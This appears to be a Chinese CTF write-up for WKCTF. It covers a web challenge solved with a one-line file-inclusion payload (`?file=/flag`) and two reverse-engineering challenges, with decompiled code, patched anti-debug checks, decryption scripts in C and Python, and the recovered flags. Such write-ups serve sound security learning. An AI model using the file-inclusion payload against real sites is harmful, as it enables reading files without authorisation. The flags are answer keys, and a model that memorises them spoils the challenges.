
qiandao

“flag在根目录”，源代码提示file传参，非常非常ez的文件包含

```
?file=/flag
```


Reverse

so_easy



```java
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* renamed from: com.so.easy.MainActivity */
/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    private EditText inputField;
    private Button submitButton;

    public native int soEasy(String str);

    static {
        System.loadLibrary("easy");
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentA
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(C0879R.layout.activity_main);
        this.inputField = (EditText) findViewById(C0879R.C0882id.input_field);
        Button button = (Button) findViewById(C0879R.C0882id.submit_button);
        this.submitButton = button;
        button.setOnClickListener(new View.OnClickListener() { // from class: com.so.easy.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (MainActivity.this.checkInput(MainActivity.this.inputField.getText().toString())) {
                    Toast.makeText(MainActivity.this, "Correct!", 0).show();
                } else {
                    Toast.makeText(MainActivity.this, "Try Again!", 0).show();
                }
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public boolean checkInput(String str) {
        return soEasy(str) == 16;
    }
}
```

加密逻辑在soEasy中，查看lib：



```
memset(v20, 0, sizeof(v20));
v21 = 0;
if ( *v6 )
{
  v8 = strlen(v6);
  v9 = 0LL;
  do
  {
    v10 = *(_QWORD *)&v7[v9];
    v11 = 255;
    do
    {
      v12 = (2 * v10) ^ 0x71234EA7D92996F5LL;
      if ( v10 >= 0 )
        v12 = 2 * v10;
      v13 = (2 * v12) ^ 0x71234EA7D92996F5LL;
      if ( v12 >= 0 )
        v13 = 2 * v12;
      v14 = (2 * v13) ^ 0x71234EA7D92996F5LL;
      if ( v13 >= 0 )
        v14 = 2 * v13;
      v15 = (2 * v14) ^ 0x71234EA7D92996F5LL;
      if ( v14 >= 0 )
        v15 = 2 * v14;
      v10 = (2 * v15) ^ 0x71234EA7D92996F5LL;
      if ( v15 >= 0 )
        v10 = 2 * v15;
      v11 -= 5;
    }
    while ( v11 );
    *(_QWORD *)((char *)v20 + v9) = v10;
    v9 += 8LL;
  }
  while ( v8 > v9 );
```

每次与 `key = 0x71234EA7D92996F5` 异或后左移一位，


明文在后面，

```c
#include <stdio.h>
#include <string.h>

void dec(unsigned long long *enc, unsigned long long *dec, size_t len)
{
    unsigned long long tmp;
    int k;
    size_t i = 0;

    while (i < len)
    {
        tmp = enc[i / 8];

        for (k = 0; k < 255; ++k)
        {
            if ((tmp & 1) == 0)
                tmp >>= 1;
            else
            {
                tmp = (tmp ^ 0x71234EA7D92996F5LL) >> 1;
                tmp |= 0x8000000000000000;
            }
        }
        dec[i / 8] = tmp;
        i += 8;
    }
}

int main()
{
    char enc_flag[] = {
        0xAE, 0x81, 0xBA, 0xC1, 0xF0, 0x95, 0x0A, 0x54, 0x14, 0x03,
        0x4A, 0xE2, 0x52, 0x4E, 0x84, 0xF8, 0xC9, 0x3E, 0x14, 0x98,
        0x8F, 0x98, 0xFD, 0x09, 0x5E, 0xAD, 0x05, 0xB4, 0x01, 0x0F,
        0xC0, 0x3F
    };
    unsigned long long flag[32];

    dec((unsigned long long *)enc_flag, flag, 32);

    printf("%s", flag);

    return 0;
}
```


> WKCTF{2366064af80f669c2cb9519ab}

quite_easy

魔改了加密函数，直接动调，发现有反调试，patch掉所有反调，在TLS回调函数中发现对main函数的strcmp做了魔改：




```
                                         *(SIZE_T *)((char *)&Buffer.Regi
                                         0x40u,
                                         flOldProtect_1);
          if ( *(_DWORD *)((char *)v10 + 1) )
          {
            dword_417420 = **(_DWORD **)&lpAddress[1];
            ::lpAddress = *(LPCVOID *)&lpAddress[1];
            **(_DWORD **)&lpAddress[1] = sub_401573;
            *(_DWORD *)((char *)v11 + 1) - 1;
            VirtualProtect(
              *(LPVOID *)((char *)&Buffer.BaseAddress + 1),
              *(SIZE_T *)((char *)&Buffer.RegionSize + 1),
              flOldProtect_1[0],
              0);
          }
          break;
        }
```



```
sub_4011A9((wchar_t *)L"flag: ");
v9 = 0;
sub_40105F(std::wcout, v8);
sub_4013A7();
LOBYTE(v9) = 1;
sub_4013A7();
LOBYTE(v9) = 2;
sub_40132F(std::cin, v7);
v3 = (const char *)sub_4014E7(v7);
if ( !strcmp(v3, "flag{ed1d665e6516a37ab09f0b7a40}") )
{
  v4 = sub_401389(std::wcout, (wchar_t *)L"right");
  std::wostream::operator<<(v4, sub_4015FA);
}
LOBYTE(v9) = 1;
sub_401357(v6);
LOBYTE(v9) = 0;
sub_401357(v7);
v9 = -1;
sub_4014F1(v8);
```

fake_flag，实则为加密的key，
fake_strcmp，实则为加密函数

魔改后的加密逻辑：



```
srand(v2 + 89);
for ( i = 0; i < 16; ++i )
{
  v3 = rand();
  sub_4013E3(v3);                          // 生成16字节长的伪随机，贴在input后
}
if ( sub_401663(input) != 48 )             // len(input) + len(rand) == 48
  exit(99);
for ( j = 0; j < 16; ++j )
{
  v4 = *(char *)sub_4010DC(input, j);
  v5 = *(char *)sub_4010DC(input, j + 32) ^ v4;
  v6 = *(_BYTE *)sub_4010DC(input, j);
  v7 = (_BYTE *)sub_4010DC(input, j + 32);
  sub_4013E3(~(*v7 & v6) & v5);            // 等价于: enc[i] = input[i] ^ rand[i] (i < 16)
}
for ( k = 16; k < 32; ++k )
{
  v8 = *(char *)sub_4010DC(input, k);
  v9 = *(char *)sub_4010DC(input, k - 16) ^ v8;
  v10 = *(_BYTE *)sub_4010DC(input, k);
  v11 = (_BYTE *)sub_4010DC(input, k - 16);
  sub_4013E3(~(*v11 & v10) & v9);          // 等价于: enc[i] = input[i] ^ input[i - 16] (16< i < 32)
}
for ( m = 0; m < 32; ++m )
{
  v14 = (_BYTE *)sub_4010DC(enc, m);
  *v14 -= *(_BYTE *)(m + a2);
}                                          // enc[i] -= key[i]
                                           // key是main中strcmp的第二个参数
sub_401460();
enc_copy = (const char *)sub_4014E7(enc);
v15 = strcmp(enc_copy, &enc_flag);
LOBYTE(v22) = 0;
sub_401357(enc);
```

解密：

```python
key = r"flag{ed1d665e6516a37ab09f0b7a40}"

enc = [
  0x80, 0xD3, 0x6F, 0xFF, 0x15, 0x03, 0x98, 0x8C, 0xB4, 0x5B,
  0x96, 0xC0, 0x59, 0xAC, 0x18, 0xDF,
  0x2D, 0xCE, 0x3F, 0xFB, 0xC4, 0xED, 0xD8, 0xD2, 0xA8, 0x2D,
  0xF8, 0x23, 0x9F, 0x22, 0x25, 0xCE
]

rand = [
  0xB1, 0x74, 0x93, 0x32, 0xD6, 0x13, 0xCC, 0x85, 0x20, 0xA8,
  0xF4, 0x96, 0x8A, 0xD2, 0x7D, 0x26,
]

flag1 = [0] * 32
```

```
for i in range(32):
    enc[i] = (enc[i] + ord(key[i])) % 256

for i in range(16):
    flag1[i] = enc[i] ^ rand[i]

for i in range(16, 32):
    flag1[i] = enc[i] ^ flag1[i - 16]

for i in flag1:
    print(chr(i), end = '')
```

> WKCTF{08898c40064d1fc4836db94fe}